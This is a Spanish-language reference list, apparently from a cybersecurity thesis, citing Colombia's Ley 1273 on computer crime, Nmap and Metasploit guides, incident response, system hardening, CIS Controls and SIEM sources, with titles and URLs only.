COLOMBIA. MINTIN – CONGRESO DE COLOMBIA. Ley 1273. (05, enero, 2009). POR MEDIO DE LA CUAL SE MODIFICA EL CÓDIGO PENAL, SE CREA UN NUEVO BIEN JURÍDICO TUTELADO - DENOMINADO "DE LA PROTECCIÓN DE LA INFORMACIÓN Y DE LOS DATOS"· Y SE PRESERVAN INTEGRALMENTE LOS SISTEMAS QUE UTILICEN LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES, ENTRE OTRAS DISPOSICIONES". Ministro del Interior y de Justicia. Bogotá D.C. 2009. Disponible en: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

SAID. Younis. Kali Linux Nmap Guide. 2020. Disponible en: https://linuxhint.com/nmap_guide_kali_linux/

CSIRT -CV. Centre de Seguratet TIC de la Comunitat Valenciana. NMAP 6: Listado de comandos. 2018. Disponible en: https://concienciat.gva.es/wp-content/uploads/2018/03/infor_nmap6_listado_de_comandos.pdf

LESAND. Ataque a Windows 7 con Metasploit Kali Linux. 2019. Disponible en: https://www.lesand.cl/foro/ataque-windows-7-con-metasploit-kali-linux

JASWAL. Nipun. Vulnerability analysis of HFS 2.3. En: Mastering Metasploit. 2a. ed. 2016. Disponible en: https://subscription.packtpub.com/book/networking_and_servers/9781786463166

INFOLAFT. Anticorrupción, fraude y LA/FT. ¿Qué hacer antes, durante y después de un ataque informático?. 2014. Disponible en: https://www.infolaft.com/que-hacer-antes-durante-y-despues-de-un-ataque-informatico/

FERNANDEZ. Begoña. Pasos a seguir ante un ataque informático. En: Deloitte. Año no disponible. Disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

GRUPO SMARTEKH. ¿Qué es hardening?. [03, mayo, 2012]. Disponible en: https://blog.smartekh.com/que-es-hardening

CISET. Centro de Innovación y Soluciones Empresariales y Tecnológicas. ¿Qué es el hardening de Sistemas Operativos?. [28, mayo, 2020]. Disponible en: https://www.ciset.es/publicaciones/blog/746-hardening

ZLOTNIK. Oleg. System Hardening Guidelines for 2021: Critical Best Practices. En: Hysolate. [sitio web]. [05, marzo, 2021]. Disponible en: https://www.hysolate.com/blog/system-hardening-guidelines-best-practices/

CIS – CENTER FOR INTERNET SECURITY. CIS Controls – Spanish Translation. 7a versión. Año no disponible. Disponible en: https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf

SOFECOM. SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran. Año no disponible. Disponible en: https://sofecom.com/que-es-un-siem/

PETTERS. Jeff. What is SIEM? A Beginner's Guide. En: Varonis. [sitio web]. [15, junio, 2020]. Disponible en: https://www.varonis.com/blog/what-is-siem/

RSI SECURITY. What is the Center for Internet Security (CIS)?. [Sitio Web]. [03, julio, 2020]. Disponible en: https://blog.rsisecurity.com/what-is-the-center-for-internet-security-cis/